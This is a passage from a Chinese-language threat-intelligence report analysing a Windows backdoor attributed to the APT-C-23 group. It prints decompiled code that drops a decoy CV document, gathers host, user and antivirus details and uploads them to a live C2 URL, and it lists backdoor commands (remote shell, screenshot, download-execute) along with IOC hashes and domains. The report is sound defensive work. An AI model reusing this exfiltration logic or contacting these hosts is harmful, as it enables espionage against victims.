get_start_param_byindex((__int64)&v9, 1);
if ( str_not_find((__int64)v9, (__int64)&str_rq) )// 启动参数不带-rq时候释放docx诱饵文档到temp目录并打开
{
  str_cpy((_QWORD *)&v11 + 1, (__int64)"\\Manal Cv.docx");
  v3 = sub_1000152D0();
  v12 = sub_100041710((__int64)&unk_1001E6998, 1i64, v3, (WCHAR *)"MYDATA", 10i64);
  sub_10002F7B0(v12, *((__int64 *)&v11 + 1));
  sub_10002F860((__int64)&savedregs);
  u_sub_100009410(&v9);
  v5 = &unk_1001E13C0;
  get_environment_string((__int64)&v10, (__int64)"TEMP");
  v6 = v10;
  v7 = *((_QWORD *)&v11 + 1);
  v8 = &unk_1001E13C0;
  sub_1000098C0((__int64 *)&v9, (__int64)&v5, 3i64, 0);
  v4 = v9;
  if ( !v9 )
    v4 = (const CHAR *)&WindowName;
  ShellExecuteA(0i64, "open", v4, 0i64, 0i64, 1);
}
```

之后获取计算机用户名，杀软，系统版本等信息，Base64编码后以如下格式拼接：


vcqmxylcv　计算机名，用户名

vcqmxylcv	计算机名，用户名
vcnwaapcv	杀软信息
vcllgracv	系统版本信息
vcwjlxycv	当前运行目录
vccodwfcv	软件版本

将获取的信息上传到hxxp://judystevenson[.]info/vcapicv/vchivmqecv/vbqsrot

```
sub_100044090(v16, "vcqmxylcv", qword_1002AC9F0);
sub_100044090(v16, "vcnwaapcv", qword_1002ACA10);
sub_10002C250(&v15, 1i64);
sub_1001AAA60(&v10, v15);
sub_100044090(v16, "vcllgracv", v10);
sub_100171280(qword_1001BA570, &v15);
sub_1001AAA60(&v10, v15);
sub_100044090(v16, "vcwjlxycv", v10);
sub_1001AAA60(&v10, "MH_1404");
sub_100044090(v16, "vccodwfcv", v10);
sub_100009480(&qword_1002ACA20, (__int64)"http://judystevenson.info/vcapicv/vchivmqecv/");
sub_100030130(v24, &v10, (__int64)"vbqsrot", v16);
sub_100009410(&v10);
sub_10002ED60(&savedregs);
return sub_10002ED80(&savedregs);
```

与C2通信后获取指令执行，功能号使用MD5表示：




指令功能如下：

指令	对应功能
eadb5aebe89133bccce354dfc68824b1	远程Shell
25431262a6689fe80d8516eb141fc7ef	截图
3b040104b112d52d9baef903e9c3c768	下载执行


溯源关联

奇安信威胁情报中心红雨滴团队对利用奇安信威胁情报中心ALPHA https://ti.qianxin.com/ 平台对此次攻击活动恶意代码，攻击手法等方面分析发现，此次捕获的样本疑似来自APT组织双尾蝎。


经关联分析，我们从样本库中发现样本7ef3520da2151c3724e3615943833a5f与此次捕获VC版本后门样本代码几乎一致。



其中一处相似代码如下：



且样本 **7ef3520da2151c3724e3615943833a5f** C2：katesacker[.]club在**ALPHA**平台已有双尾蝎组织相关标签。



同时双尾蝎组织常常在样本中使用人名组成C2路径等，此次捕获的样本中也是如此。

总结

双尾蝎组织是常年活跃在中东地区APT团伙，其具有Windows和Android双平台攻击武器，且仅Windows平台恶意代码就丰富多变，具有多种语言编译的后门，奇安信威胁情报中心将持续追踪该组织。

同时基于奇安信威胁情报中心的威胁情报数据的全线产品，包括奇安信威胁情报平台（TIP）、天擎、天眼高级威胁检测系统、奇安信NGSOC等，都已经支持对此类攻击的精确检测。

IOCs

89e9823013f711d384824d8461cc425d

21aa63b42825fb95bf5114419fb42157

9fcb1cb7e8bb3424ce7e83ce5ad9a78d

4694bf0093c95fa9a7f49af3a7722211

1507f7ecc5fe8ef4c90c853d64e1a9f9

26a1fc2f983fb8abae4b47b0c7edfee6

9af8f2a02befa7ceb9b72359ce30c0bb

e0f8e726e4d5a4ad22de8a62c98e1737

ae0b53e6b378bf74e1dd2973d604be55

c27f925a7c424c0f5125a681a9c44607

835f86e1e83a3da25c715e89db5355cc

f5bac4d2de2eb1f8007f68c77bfa460e

faff57734fe08af63e90c0492b4a9a56

c4a90110acd78e2de31ad9077aa4eff6

9d76d59de0ee91add92c938e3335f27f

a0e681a0637988baea55b50cfff5c3ad

51ae5a914f10945edcc4668550c5d880

malpas-west-rook[.]live

charmainellauzier[.]host

judystevenson[.]info

jaime-martinez[.]info

krasil-anthony[.]icu

ansonwhitmore[.]live

gonzalez-anthony[.]info

gallant-william[.]icu

doloresabernathy[.]icu

参考链接

[1]. https://twitter.com/RedDrip7/status/1331458999628091395

[2]. https://mp.weixin.qq.com/s/yobOH_jdKx69m4_i1qDrLA

近期双尾蝎APT组织利用伪造社交软件等针对多平台的攻击活动分析

APT-C-23 双尾蝎

分享到：